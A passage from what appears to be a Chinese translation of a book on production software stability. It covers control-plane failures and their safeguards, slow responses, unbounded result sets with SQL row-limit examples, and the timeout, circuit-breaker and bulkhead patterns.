- (4) 自动扩展控制器认为现在运行的服务器太多了，因此它关闭了许多应用程序和缓存服务器，导致发生停机事故。
- (5) 稍后，管理员识别出自动扩展控制器就是罪魁祸首。他们暂时屏蔽自动扩展控制器，改为手动控制，并开始手动恢复应用程序实例。实例一个个上线了，但是它们的缓存是空的。于是，它们都在同一时间向数据库发出请求，这导致了在数据库上发生了一窝蜂现象。Reddit网站虽然在这段时间里上线了，但速度慢得无法使用。

(6) 最后，得到热身的缓存已经足以应付日常的流量了。漫长的噩梦结束了，用户又可以像往常一样，在网站上投票选出任何他们不喜欢的内容。换句话说，网站活动恢复正常。

自动化平台与管理员关于系统预期状态的不同“信念”的冲突，引发了这次事故，也是这次事故最有趣的地方。当包管理系统重新激活自动扩展控制器时，它无法知道自动扩展控制器本应该关闭。同样，自动扩展控制器无法知道其真相源（ZooKeeper）暂时无法报告真相。和科幻小说《2001太空漫游》中的人工智能系统HAL 9000一样，自动化系统面对两套相互冲突的指令时，也会卡壳。

服务发现系统也会出现类似的情况。它是一个分布式系统，试图将许多分布式系统的状态，报告给其他的分布式系统。当一切正常运行时，它们的工作方式如图4-16所示。



图 4-16 服务发现系统的工作方式

服务发现系统的各个节点会互相“闲聊”，从而同步它们所了解到的那些已注册的服务。它们会定期对各个服务节点进行健康状况检查，查看是否有任何服务节点出现了问题。如果某个服务的单个实例停止了响应，则服务发现系统将删除该节点的IP地址，难怪它们会放大一起系统失效事件。当一个服务发现节点与其所管理的网络之间被隔离时，就会引发一个特别具有挑战性的系统失效方式。如图4-17所示，服务发现系统的节点3不能再访问任何托管服务。此时节点3开始恐慌起来，它分不清是“宇宙的其他部分刚刚消失”，还是“被眼罩蒙上了”。但是，如果节点3仍然可以与节点1和节点2“闲聊”，那么它就可以将其“信念”传播到整个集群。突然之间，服务发现系统开始报告目前没有服务可供使用。任何找上门的需要服务的应用程序都会被告知：“对不起，现在看起来是一颗流星撞进了数据中心，这里是一个正在冒烟的火山口。”




图 4-17 服务发现节点与其所管理的网络隔离

考虑一个类似的系统失效场景，此时变成了平台管理服务。该服务负责启动和关闭服务器实例。如果形成了这样一种信念，即一切实例都停止了，那么它必然会启动运行企业系统所需的每一项服务的新副本。

这种情况一般会出现在控制层中。控制层中的软件主要管理基础设施和应用程序，而不是直接交付用户功能。日志记录、监控、调度程序、扩展控制器、负载均衡器和配置管理等都是控制层的一部分。

贯穿这些系统失效事件的常见线索是，自动化系统并未简单地按照人类管理员的意愿行事。相反，它更像是工业机器人：掌握控制层感知系统的当前状态，将其与期望的状态进行对比，然后对系统施加影响，使当前状态进入到期望状态。

在Reddit网站系统失效的案例中，ZooKeeper持有的数据就表示了期望的状态。但是该数据表示（暂时）不正确。

在服务发现的例子中，那个被隔离的节点无法正确地感知当前状态。

当计算“期望”状态失误时，该状态也许不可行或不切实际，在这种情况下也会发生系统失效。例如，一个不成熟的调度程序可能会尝试运行大量的实例，在固定的时间内清空队列。根据各个作业的处理时间，实例数可能是“无穷大”。当AWS账单送来时，这个程序应该会完善些！

4.10.2 控制和防护措施

美国有一个名为职业安全与健康管理局的政府机构。虽然在软件领域看不到它，但仍然可以从它对机器人的安全建议中学到一些经验。

工业机器人具有多层防护措施，防止对人员、机器和设施造成损害。特别是当机器人没有在“正常”状态下进行操作时，这些防护措施能限制机器人的动作和传感器的感知。假设机械臂有一个旋转关节。根据预期操作设置，机械臂的旋转范围会远远小于它可以达到的全部运动范围。机械臂的旋转速度也会受到限制，因此即使没有握住，机械臂也不会把一扇扇汽车门丢到装配车间的另一头。有些关节甚至可以检

测出它们的工作对象是否符合预期的重量或阻力值（当机械臂前面的物品脱落时就可能会出现这种情况）。

可以在控制层软件中实现类似的防护措施。

- 如果软件观测器显示系统中80%以上的部分不可用，那么与系统出问题相比，软件观测器出问题的可能性更大。
- 运用滞后原则，快速启动机器，但要慢慢关机，启动新机器要比关闭旧机器更安全。
- 当期望状态与观测状态之间的差距很大时，要发出确认信号，这相当于工业机器人上的大型黄色旋转警示灯在报警。
- 那些消耗资源的系统应该设计成有状态的，从而检测它们是否正在试图启动无限多个实例。
- 构建减速区域，缓解势能。假想一下，控制层虽然每秒都能感知到系统已经过载，但它启动一台虚拟机处理负载需要花费5分钟。所以在大量负载依然存在的情况下，要确保控制层不会在5分钟内启动300个虚拟机。

4.10.3 要点回顾

- 在造成一片狼藉之前寻求帮助。

基础设施管理工具可以迅速对系统产生巨大的影响，要在其内部构建限制器和防护措施，防止其快速毁掉整个系统。

- 注意滞后时间和势能。

由自动化所引发的操作，需要花时间才能完成。这段时间通常会比监控的时间间隔要长，因此请务必考虑到系统需要经过一些延迟后，才能对操作做出响应。

- 谨防幻想和迷信。

控制系统会感知环境，但它们有可能被愚弄。它们会计算出一个预期状态，并形成有关当前状态的“信念”，但这两者都有可能是错误的。

4.11 缓慢的响应

正如4.1.1节所述，生成响应较慢比拒绝连接或返回错误更糟，在中间层服务中尤为如此。

快速返回系统失效信息，能使调用方的系统快速完成事务处理，最终成功或是系统失效，取决于应用程序的逻辑。但是，缓慢的响应会将调用系统和被调用系统中的资源拖得动弹不得。

缓慢的响应通常由过度的需求引起。当所有可用的请求处理程序都已开始工作时，就不会有任何余力接受新的请求了。当出现一些底层的问题时，也会表现出响应缓慢。内存泄漏也经常表现为响应缓慢，此时虚拟机就越来越奋力地回收空间，从而处理事务。CPU利用率虽然很高，但都用在垃圾回收上，而非事务处理。另外，我偶尔会看到由于网络拥塞而导致的响应缓慢。这种情况在局域网内部相对少见，但在广域网上是肯定存在的，尤其是在协议过于“饶舌唠叨”的情况下。然而，更常见的情况是，应用程序一方面忙着清空它们的套接字发送缓冲区，另一方面又任由其接收缓冲区不断积压，从而导致TCP协议停顿。当开发工程师自行编写一个较低层级的套接字协议时，这种情况经常发生，其中`read()`例程只有当接收缓冲区被清空之后，才会被循环调用。

缓慢的响应倾向于逐层向上传播，并逐渐导致层叠失效。

让系统具备监控自身性能的能力，就能辨别其何时违背SLA。假设服务提供方需要在100毫秒内做出响应，当刚刚过去的20次事务的响应时长移动平均值超过100毫秒时，系统就会开始拒绝请求。这可能发生在应用层，此时系统可以利用给定的协议返回一个错误响应。这也可能发生在连接层，此时系统开始拒绝新的套接字连接。当然，任何这样的拒绝服务，都必须有详细的文档记录，并且调用方也能对此有所预期。（该系统调用方的开发工程师已经阅读了本书，因此他们已经做好了迎接系统失效的准备，他们的系统将能完美地处理服务提供方发生的系统失效。）

要点回顾

- 缓慢的响应会触发层叠失效。

一旦陷入响应缓慢，上游系统本身的处理速度也会随之变慢，并且当响应时间超过其自身的超时时间时，会很容易引发稳定性问题。

- 对网站来说，响应缓慢会招致更多的流量。

那些等待页面响应的用户，会频繁地单击重新加载按钮，为已经过载的系统施加更多的流量。

- 考虑快速失败。

如果系统能跟踪自己的响应情况，那么就可以知道自己何时变慢。当系统平均响应时间超出系统所允许的时间时，可以考虑发送一个即时错误响应。至少，当平均响应时间超过调用方的超时时间时，应该发送这样的响应。

- 搜寻内存泄漏或资源争夺之处。

争着使用已经供不应求的数据库连接，会使响应变慢，进而加剧这种争用，导致恶性循环。内存泄漏会导致垃圾收集器过度运行，从而引发响应缓慢。低层级的低效协议会导致网络停顿，从而导致响应缓慢。

4.12 无限长的结果集

带着怀疑的态度来设计，系统才会具有韧性。常问自己：“某某系统会如何危及我的系统？”然后设计一种方法，躲过“队友”挖的坑。

如果你的应用程序属于常见的那种，那么它会高度信任其数据库服务器。小心驶得万年船，保持一点恰到好处的怀疑态度，能让你的应用程序躲过一两颗“子弹”。

代码中的常见结构如下所示：查询数据库，然后遍历结果集，处理每一行结果。通常，处理每一行意味着将新的数据对象添加到集合中。

但是当数据库突然返回500万行，而不是通常的100多行时会发生什么？除非应用程序明确限制了其可以处理的结果数量，否则系统就可能耗尽内存。或者在用户失去兴趣后的很长时间内，还在一个while循环中打转。

4.12.1 黑色星期一

你是否有过关于老友的惊人发现？比方说，一个办公室里最平淡无奇的家伙突然告诉你，他这段时间正在玩惊险的定点跳伞。我最喜欢的商业服务器就发生了这样的事情。有一天，在没有任何警告的情况下，服务器农场中的每一个实例（100多个单独的负载均衡实例）开始表现不佳。这种状况几乎是随机发生的。一个实例刚才还好好的，但几分钟后就开始使用全部CPU资源。三四分钟后，它伴随着HotSpot内存错误而崩溃。此时，运维团队尽可能快地重启它们，但每次重启都需要花几分钟时间来启动并预加载缓存。有时候，它们会在完成启动之前就崩溃。系统容量就是不能让超过25%的服务器实例启动并运行起来。

尝试调试一种完全新颖的系统失效方式，凌晨5点（不提供咖啡）仍在奋战，和大约20人一起参加电话会议，想象一下（如果已经历过就回想一下），这种体验会是什么样子。其中一些人正在报告目前的状况，一些人正在试图设计一个短期对策恢复服务，一些人正在挖掘根本原因，还有一些人只是在传播假情报。

我们派出了一位系统管理员和一位网络工程师，去寻找拒绝服务攻击的迹象。DBA报告说，数据库虽然是健康的，但负载很重。这是有道理的，因为在启动时，每个实例在接受请求之前，都会发出数百个查询，预热其高速缓存。但某些实例在开始接受请求之前会崩溃，这告诉我这种崩溃与传入的请求无关。高CPU使用率看起来像是垃圾回收造成的，所以我告诉团队可以找一下内存问题。果不其然，当我看到一个实例中的“可用堆”大小时，它都快指向零了。当它达到零之后不久，JVM出现了HotSpot错误。

通常，当JVM耗尽内存时，会抛出OutOfMemoryError。只有当运行类似malloc()调用，但没有检查NULL这样的本机代码时，系统才会崩

溃。JDBC驱动程序类型2中的本机代码，是我知道的唯一的本机代码。（在Java中，本机代码是指那些为专供主机处理器运行而完全编译好的指令，通常就是动态链接库中的C或C++代码。调用本机代码会导致JVM像所有C程序一样发生崩溃。）类型2驱动程序使用一层薄薄的Java代码，调用数据库供应商的本机API库。果不其然，转储栈显示数据库驱动程序内部深处发生了问题。

服务器究竟对数据库做了什么？为了探个究竟，我要求DBA跟踪那些对应用程序服务器的查询。很快，另一个实例又崩溃了，这样我们就可以看到这台崩溃的服务器，在进入弥留状态之前都做了什么。它做的那些查询看起来完全无害，都是些例行的查询。没有看到任何在别处都能看到的自行编写的SQL怪物（比如每个子查询中都有5个join和8个union）。我看到的最后一个查询，只触及了一个消息表。数据库服务器会使用该消息表，实现一个数据库版本的JMS。这些实例主要是用这个消息表，相互告知何时需要刷新缓存。此表从不会超过1000行，但DBA发现，它位于最大系统开销查询列表之首。

出于某种原因，这个通常很小的表，当时竟然拥有超过1000万行的记录。因为应用程序服务器按照从表中读取所有记录行的方式编写，所以每个实例都会尝试接收所有上千万条的消息。因为应用程序服务器发出的是select for update查询，所以这会对记录行进行锁定。因为试图从消息中构建对象，所以应用程序服务器会耗尽所有可用的内存，最终使得系统崩溃。一旦应用程序服务器崩溃，数据库就会回滚事务，释放锁。然后，下一台应用程序服务器又来查询这个表，从而“掉下悬崖”。我们做了大量临时的手动工作，避免这台应用程序服务器查询中缺少LIMIT子句所造成的灾难。当我们使系统稳定运行时，黑色星期一已然过去.....到了星期二了。

我们最终搞明白了为什么那张表会有超过1000万条记录，但那是另一个故事了。

上述系统失效在查询数据库或调用服务时经常发生，当前端应用程序调用API时也可能发生。由于在开发过程中的数据集往往很小，因此应用程序开发工程师可能永远不会体验到这样的负面后果。然而，在系统投入使用一年后，即使是像“获取顾客订单”这样的遍历，也会返

回巨大的结果集。当发生这种情况时，就会令你的最好和最忠诚的顾客，体验到最糟糕的性能！

抽象地说，当调用方允许另一个系统支配调用时，就会出现一个无限长的结果集。这表明两者在握手时就出现了问题。在所有API或协议中，调用方应该始终指出准备接受的响应数目。在协议头部window字段中，TCP做到了这一点。搜索引擎API，允许调用方指定返回的结果数量和起始偏移量。没有标准的SQL语法限定结果集的大小。对象关系映射能够设置查询参数，限制从查询返回的结果数量，但通常不会限制从关联（如从容器到内容的关联）查询到的结果数量。因此，注意所有可能会累积无限子记录的数据库关系，例如从订单表到订单项表，或从用户个人资料表到网站访问表之间的关系。那些对变更进行审计跟踪的实体也值得注意。

另外，当系统从QA环境进入生产环境时，注意关系模式也会发生转变。早期的社交媒体网站假定每个用户的连接数量将会呈现钟形曲线一样的分布，但事实上是一个幂律分布，其表现与前者完全不同。如果使用钟形曲线分布式关系进行测试，则永远不会期望能加载一个其关系数量比平均值多几百万倍的实体。但是当使用幂律分布时，肯定会出现这种情况。

如果要自己编写SQL，请从下面选择一种方法，限制要获取的记录行数：

```
-- Microsoft SQL Server
SELECT TOP 15 colspec FROM tablespec

-- Oracle (since 8i)
SELECT colspec FROM tablespec
WHERE rownum <= 15

-- MySQL and PostgreSQL
SELECT colspec FROM tablespec
LIMIT 15
```

下面是一个不完整的解决方案（总比没有好），即可以先对完整的结果集进行查询，但在达到最大行数后，就跳出处理循环。尽管这种方法确实给应用程序服务器提供一些额外的稳定性，但代价是浪费了数据库的系统容量。

无限长的结果集是导致响应缓慢的常见原因。当违反稳态模式时，就可能产生无限长的结果集。

4.12.2 要点回顾

- 使用切合实际的数据量。

典型的开发数据集和测试数据集都太小了，不能呈现“无限长结果集”的问题。当查询返回100万行记录并转成对象时，使用生产环境规模大小的数据集查看会发生什么情况。这样做还有一个额外的好处：当使用生产环境规模的测试数据集时，性能测试的结果更可靠。

- 在前端发送分页请求。

前端在调用服务时，就要构建好分页信息。该请求应包含需要获取的第一项和返回总个数这样的参数。服务器端的回复应大致指明其中有多少条结果。

- 不要依赖数据生产者。

即使认为某个查询的结果固定为几个，也要注意：由于系统某个其他部分的作用，这个数量可能会在没有警告的情况下发生变化。合理的数量只能是“零”“一”和“许多”。因此除非单单查询某一行，否则就有可能返回太多结果。要想对创建的数据量加以限制，不要依赖数据生产者。他们迟早会疯狂起来，无端地塞满一张数据库表，而那个时候该找谁说理去？

- 在其他应用程序级别的协议中使用返回数量限制机制。

服务调用、RMI、DCOM²⁴、XML-RPC²⁵以及任何其他类型的请求-回复调用，都容易返回巨量的对象，从而消耗太多内存。

²⁴distributed component object model，分布式组件对象模型。——译者注

25XML, extensible markup language, 可扩展标记语言。XML-RPC, 基于可扩展标记语言的远程过程调用。——译者注

4.13 小结

本章介绍了很多将系统引入黑暗之中的反模式。我们研究了系统受到的许多内部威胁和外部威胁。几乎在所有的服务和应用程序中, 都可以找到这些反模式。别气馁! 是时候摆脱阴霾迎接光明了。第5章将介绍保护软件系统稳定性的模式。

第 5 章 稳定性的模式

我们已经穿过阴暗的峡谷，光明就在前方。第4章介绍了需要避免的反模式。本章从另一个角度出发，研究与反模式相对立的模式。良好的模式能为开发工程师提供架构和设计方面的指导，从而减少、消除或缓解系统中的裂纹产生的影响。虽然这些模式并不是用来帮助软件通过QA测试的，但是在新发布软件后，它们能让你睡个安稳觉，或者至少让你能与家人安心享受晚餐时光。

不要误以为系统在采用这些模式之后就有了优势。“模式采用量”绝不是好的质量指标。相反，应该形成一种“面向恢复”¹的思维模式。也许听起来像陈词滥调，但我仍然要重申：系统失效一定会发生。明智地使用本章所介绍的模式，可以减少个别系统失效带来的损害。

¹此处的“恢复”是指系统从失效的边缘恢复正常运行。——译者注

5.1 超时

早些年，网络问题只影响那些从事操作系统、网络协议、远程文件系统等低层级软件开发的程序员。今天，每个系统都是分布式系统。每个应用程序都必须应对网络的基本特点：网络会出故障。比如，电缆可能会断开，传输线路上的交换机或路由器可能会坏掉，正在寻址的计算机可能会崩溃。再比如，由于打开了微波炉，因此恒温器无法与电视机通信。即使已经建立了通信，参与其中的任何部件都可能随时中断。当发生这种情况时，代码不能永远等待响应，它迟早需要放弃等待。“抱有希望”不是一种设计方法。

超时是一种简单的机制，只要认为响应不会到来，就可以停止等待。我曾经从事过一个项目，将伯克利套接字库移植到基于大型机的UNIX环境中。我凭借一摞RFC2文档和UNIX System V Release 4的一堆老旧的源代码来做这个项目。在整个项目中，有两个问题总是困扰着我。首先，为了适用于不同架构而大量使用`#ifdef`模块，使得它看起来不像是一个可移植的操作系统，而更像是混合了20种操作系统的大杂

烩。其次，网络连接代码完全充斥着针对各类超时的错误处理逻辑。到这个项目结束时，我已经理解并意识到了超时的重要性。

2request for comments，征求意见稿。——译者注

良好的超时机制可以提供失误隔离功能——其他服务或设备中出现的问题不一定会成为你的问题。不幸的是，在远离复杂硬件层的抽象层，良好的超时设置越来越罕见。事实上，一些高级API只有很少的超时设置，有些几乎没有明确的设置。估计这些API背后的设计师从未在后半夜被唤醒去恢复崩溃的系统。许多API只提供了一个带有超时时间的调用和一个更简单、更容易但永久阻塞的调用。然而，如果不是重载一个函数，而是将不带超时时间的版本标记为CheckoutAndMaybeKillMySystem3，那么效果会更好。

3CheckoutAndMaybeKillMySystem意为“不信就试试，系统会失效”。——译者注

众所周知，商业软件客户端程序库缺乏超时设置。这些库通常代表系统直接进行套接字调用。由于代码中隐藏了套接字，因此无法设置重要的超时时间。

超时也可以用于单个服务。任何资源池都可能枯竭。一般说来，在向资源池检入一个资源之前，调用线程会被阻塞（请参阅4.5节）。

至关重要的是，无论资源是否可用，所有引起线程阻塞的资源池都必须有一个超时时间，以确保调用线程最终会解除阻塞。

注意编程语言级别的同步或互斥，始终使用带有超时参数的形式。

将一些会长期调用的操作组织成一组可以在多处重复使用的元操作，这种做法能够应对普遍存在的超时。假设需要从资源池检出一个数据库连接，运行查询，将结果集转换为对象，然后将数据库连接检入回池中。在这个交互过程中，至少有3处可能会无限期地停止响应。与其在十几处为这个交互序列进行编程，并进行所有相关的超时处理（更不用说会引入其他类型的错误），不如创建一个查询对象（请参阅《企业应用架构模式》），用于表示会发生变化的这一部分交互。

杂乱真的不可避免吗？

有人可能认为，处理所有潜在的超时会给代码带来不必要的复杂性，我在移植套接字库时也考虑到了这一点。这当然增加了复杂性。你也许会发现，有一半的代码是进行错误处理，而不是提供特性。然而，我认为，以生产环境（而不是QA环境）为目标，其本质就是处理“是生存还是毁灭”这样的终极问题。如果编写得当，用于错误处理的代码会增强系统的韧性。系统的用户可能不会因此而感激你，系统不发生停机就没人会留意你，但你晚上能睡得更好。

可以使用通用网关为连接处理、错误处理、查询执行和结果处理提供模板。这样一来，只需要在一个地方就能搞定这些，而调用代码只需提供基本的业务逻辑。若将这种通用的交互模式收集到一个类中，采用断路器模式时就会变得更加容易。

可以充分利用系统平台。像亚马逊API网关这样的基础设施服务，可以为开发工程师处理很多烦琐的细节。那些使用回调函数或响应式编程风格的编程语言运行时，也能更轻松地设定超时时间。

超时通常与重试一同出现。在“尽力而为”的设计理念下，软件会试图重复执行一次超时操作。在系统失效后立即重试，会产生一系列结果，其中只有一些是有益的。如果由于重大问题而导致操作失败，那么立即重试的结果可能是再次失败。重试可能会解决某些类型的瞬时系统失效（例如，在经过WAN时丢弃了一些数据包）。但是，在数据中心的内部，系统失效可能是因为连接的另一端出现问题。照以往经验来看，网络或其他服务器上的问题往往会持续一段时间。因此，快速重试很有可能再次失败。

让客户等待更长的时间是非常糟糕的事情。如果由于某种超时而无法完成操作，最好返回一个结果：是失败了，还是成功了，抑或是其他提示信息，如系统已经将任务放入队列，以便稍后执行（假设非要写清楚）。无论如何，务必给客户一个答案。当系统进行重试操作时让客户等待，可能会使系统的响应时间超过客户的超时时间，这肯定会增加客户资源被占用的时间。

另外，慢慢地重试排队等待的任务，能使系统更加稳健。试想一下，如果发件人和收件人之间的每台邮件服务器都必须在线，并且必须在60秒内做出回复，以便让电子邮件通过，那么全球的电子邮件系统会是何等规模？对于这种情况，“存储转发”的做法显然更有意义。在远程服务器系统失效的情况下，“排队并重试”可以确保一旦远程服务器恢复正常，整个系统就能恢复运转。即使大型系统的一部分组件无法正常运转，工作也不会完全停滞。多快称得上“足够快”？这取决于应用程序和用户。对于Web API背后的服务，“足够快”可能指10~100毫秒。如果响应时间超过100毫秒，那么系统容量将开始下滑，顾客也会流失。

超时机制与断路器相得益彰。断路器可以记录一段时间内的超时情况，如果超时过于频繁，断路器就会跳闸。

超时模式和快速失败模式（请参阅5.5节）都解决了延迟问题。当其他系统失效时，要保证自身系统不受影响，超时模式非常有用。若需要报告某些事务无法处理的原因，快速失败模式则能派上用场。就像一枚硬币的两面，快速失败模式适用于传入系统的请求，超时模式则主要适用于系统发出的出站请求。

超时模式还可以通过阻止客户端处理整个结果集，缓解“无限长结果集”的问题，但这不是解决该问题最有效的方法。它只是权宜之计，仅此而已。

超时模式适用于一般类型的问题，它能帮助系统从意料之外的事件中恢复过来。

要点回顾

- 将超时模式应用于集成点、阻塞线程和缓慢响应。

超时模式可以防止对集成点的调用转变为对阻塞线程的调用，从而避免层叠失效。


- 采用超时模式，从意外系统失效中恢复。

当操作时间过长，有时无须明确其原因时，只需要放弃操作并继续做其他事。超时模式可以帮助我们实现这一点。

- 考虑延迟重试。

大多数超时原因涉及网络或远程系统中的问题。这些问题不会立即被解决。立即重试很可能会遭遇同样的问题，并导致再次超时。这只会让用户等待更长的时间才能看到错误消息。大多数情况下，应该把操作任务放入队列，稍后再重试。

5.2 断路器

过去，当住宅首次布上电线时，许多人成为物理学的牺牲品。这些不幸的人将太多的电器插入电路中。每台设备都消耗了一定的电流。当遇到电阻时，电流产生的热量与电流强度的平方和电阻的乘积（ I^2R ）成正比。由于家庭布线并没有使用超导体，因此连接小型电子装置之间的这种隐蔽的电网，使得墙壁内的电线变得很热，有时热得足以引起火灾。熊熊烈火之后，房子烧没了。

当时新兴的能源行业发现使用保险丝能部分解决电阻发热的问题。电路保险丝的作用，就是在房子着火前先行熔断，切断电路并避免火灾。保险丝通过自身率先失效，控制整体的系统失效方式。这种设计高明的设备一度运行良好，但存在两个缺陷。首先，保险丝是一次性使用的物品，因此可能会被用完。其次，民用保险丝的长度（在美国）与一枚硬币的直径大致相同。这两个缺陷加在一起，导致许多人使用自制的大电流低电阻保险丝（其实就是直径约1.9厘米的硬币）来充数。熊熊烈火之后，房子又烧没了。

如同老式的拨盘电话机，民用保险丝早已被淘汰。现在，当人们过度使用电器时，断路器可以避免房屋起火。其原理与保险丝相同：检测过量使用情况，自己失效，断开电路。更抽象地说，由于短路或其他原因导致电流过大时，断路器能允许一个子系统（电路）发生系统失效，从而保护整个系统（房屋）。此外，一旦危险已经过去，断路器可以复位，恢复系统的全部功能。

可以将上述技术应用于软件中，即用一个组件将那些有风险的操作纳入其中，在系统异常时，该组件能防止调用。与重试不同的是，断路器会阻止而不是重新执行操作。

在正常的闭合状态下，断路器能照常执行操作。这些操作可以是对另一个系统的调用，或者是受超时或其他执行失效风险影响的内部操作。如果调用执行成功，那么一切平安无事。但如果调用执行失败，断路器会将系统失效记录下来。一旦系统失效次数（或更复杂情况下的系统失效频率）超过阈值，断路器就会跳闸并“断开电路”，如图5-1所示。




图 5-1 断路器的的工作原理

当电路处于断开状态时，任何对断路器的调用都会立即返回失败结果，完全不会尝试执行实际操作。经过超时设定的时间后，断路器决定尝试执行上述操作，因此进入半断开状态。在这种状态下，断路器接受下一个调用来执行这个危险操作。如果调用成功，断路器将复位并返回到闭合状态，为下面更多的日常操作做好准备。但如果这次尝试失败，断路器将返回到断开状态，直到另一个超时时间结束。

根据系统不同的需求细节，断路器可以分别处理不同类型的系统失效。例如，相比“连接被拒绝”的错误，“调用远程系统超时”的阈值可以设置得更低。

当断路器处于断开状态时，必须对调用访问做出处理。最简单的方式是让调用立即返回失败结果，比如说抛出异常。（最好与普通超时异常不同，这样调用方可以对向其发送数据包的上游系统提供有用的反馈。）此时断路器也可以提供回退策略，比如可以返回上次的正常响应或者缓存值，也可以返回一个通用的结果，甚至当主服务提供方不可用时去调用辅助服务提供方。

断路器是一种系统在流量压力之下实现自动功能降级的方法。无论是否使用回退策略，断路器都会对系统的业务产生影响。因此，在决定如何处理断路器处于断开状态下的调用访问时，让系统干系人参与其中就显得至关重要。如果零售系统无法确认商品可以销售，是否可以接受顾客的订单？无法验证顾客的信用卡或送货地址该怎么办？当然，这种讨论并不是使用断路器时才特有的，但是当涉及这个话题时，相比直接索取需求文档，讨论断路器的场景会令沟通更有效。

另外还需要考虑一些有趣的实现细节。如何界定“太多的系统失效”？一个简单累加次数的计数器并不能说明问题。5个小时之内观察到的5次均匀分布的失败与最近30秒之内发生的5次失败，这两个现象之间存在巨大的差异。相比失败的总数，我们通常对失败的密度更感兴趣。我喜欢《程序设计的模式语言（卷2）》中提到的漏桶模式：每次遇到失败就递增的一个简单的计数器。在后台，会有一个线程或定时器周期性地递减该计数器（当然最后会递减到0）。如果计数超过阈值，那么就能知道失误很快就要来了。

断路器的状态对运维工程师来说很重要。应该始终用日志记录断路器状态的变化，并开放断路器当前的状态，以供查询和监控。实际上，记录断路器状态在一段时间内的变化频率很有帮助，这是度量企业在这方面出现问题的一个重要指标。与人们操作电路断路器一样，运维工程师也需要某种方法来直接让断路器跳闸或复位。断路器也有助于收集有关调用量和响应时间的信息。

应该在单个进程的范围内构建断路器。也就是说，一个进程只会令其内部的各个线程了解其断路器状态，但不会向多个其他进程共享其断路器状态。此时调用方的多个实例会各自独立发现服务提供方发生停机，这样做确实会令系统的效率有所下降。但是，如果向多个进程共享断路器状态，则会产生另一种进程外通信。这样做会引入新的系统失效方式！

即使仅在单个进程内共享断路器状态，断路器也会受到多线程编程的影响。避免所有调用突发地单线程访问远程系统！每种编程语言和框架都有相应的断路器开源程序库，最好从中选择一个来使用。

断路器能有效防止集成点、层叠失效、系统容量失衡和响应缓慢等危及稳定性的反模式出现，它能与超时模式紧密协作，跟踪调用超时失败（区别于调用执行失败）。

要点回顾

- 出现问题，停止调用。

断路器是保护系统免受各种集成点问题的基本模式。如果集成点出现问题，停止调用！

- 与超时模式一起使用。

当集成点出现问题时，断路器就能派上用场，避免继续调用。当使用超时模式时，表明集成点存在问题。

- 开放、跟踪并报告断路器状态变化情况。

断路器跳闸总是表明出现异常。运维工程师应该注意到这种情况，加以记录和报告，并分析其趋势和相关性。

5.3 舱壁

船舶的舱壁是一些隔板，一旦将其密封起来，就能将船分隔成若干独立的水密隔舱。在舱壁口关闭的情况下，舱壁可以防止水从一个部分流到另一个部分。通过这种方式，船体即使被洞穿一次也不会沉没。舱壁这种设计强调了控制损害范围的原则。

在软件开发中也可以使用相同的技术。通过使用隔板对系统进行分区，就可以将系统失效控制在其中某个分区内，而不会令其摧毁整个系统。物理冗余是实现舱壁最常见的形式。如果系统有4台独立的服务器，那么其中一个硬件所出现的失效，就不会影响其他服务器。同样，在一台服务器上运行两个应用程序实例，如果其中一个崩溃，那么另一个仍将继续运行。（当然，除非让第1个应用程序实例崩溃的那种外部影响力也能让第2个应用程序实例崩溃。）

物理机冗余设计比虚拟机冗余设计更加稳健。大多数虚拟机配置工具不允许强制实现物理隔离，因此多台虚拟机可能最终会在同一台物理机上运行。

当访问请求量到达系统最大容量时，就可以为系统的关键服务分配几个独立的服务器农场，预留其中的某些农场供关键应用程序使用，其他农场用于非关键应用程序。例如，航班售票系统可以为乘客登机服务提供专用的服务器。这样一来，当其他彼此共享的服务器被“航班状态”查询搞得不堪重负时（在恶劣天气期间会发生），登机服务不会受到影响。第2章中的航空公司若使用这种分隔方式，即使发生系统失效且渠道合作伙伴无法查看当天的航班票价，也能够继续让乘客登机。

在云环境中，应该在服务的不同分区中运行实例，例如AWS的区域和可用区。每个分区的规模都很大，彼此隔离性很强。当使用函数即服务时，基本上每个函数调用都会在自己的隔间中运行。

在图5-2中，Foo和Bar都在使用企业服务Baz。因为二者共同依赖于Baz，所以这些系统相互之间存在“一损俱损”的关系。如果Foo在用户请求的负载下突然崩溃，或者由于某种软件缺陷而运行失常，抑或是触发了Baz中的软件缺陷，那么Bar及其用户也会受影响。这种无形的耦合关系使诊断Bar系统的问题（尤其是性能问题）变得非常困难。在调度Baz维护时间窗口时，还需要协调Foo和Bar的时间，而找到同时适合这两个系统的时间窗口可能会很难。



图 5-2 系统间的耦合关系（改进前）

假设Foo和Bar都是具备严格SLA的关键系统，分隔Baz服务将更为安全，如图5-3所示。为每个关键的客户端分配供其专用的系统容量，可消除大多数隐藏的“一损俱损”的关系。这两个系统可能仍然共享一个数据库，因此容易受到应用程序实例间死锁问题的影响，但这属于另一种反模式。



图 5-3 系统间的耦合关系（改进后）

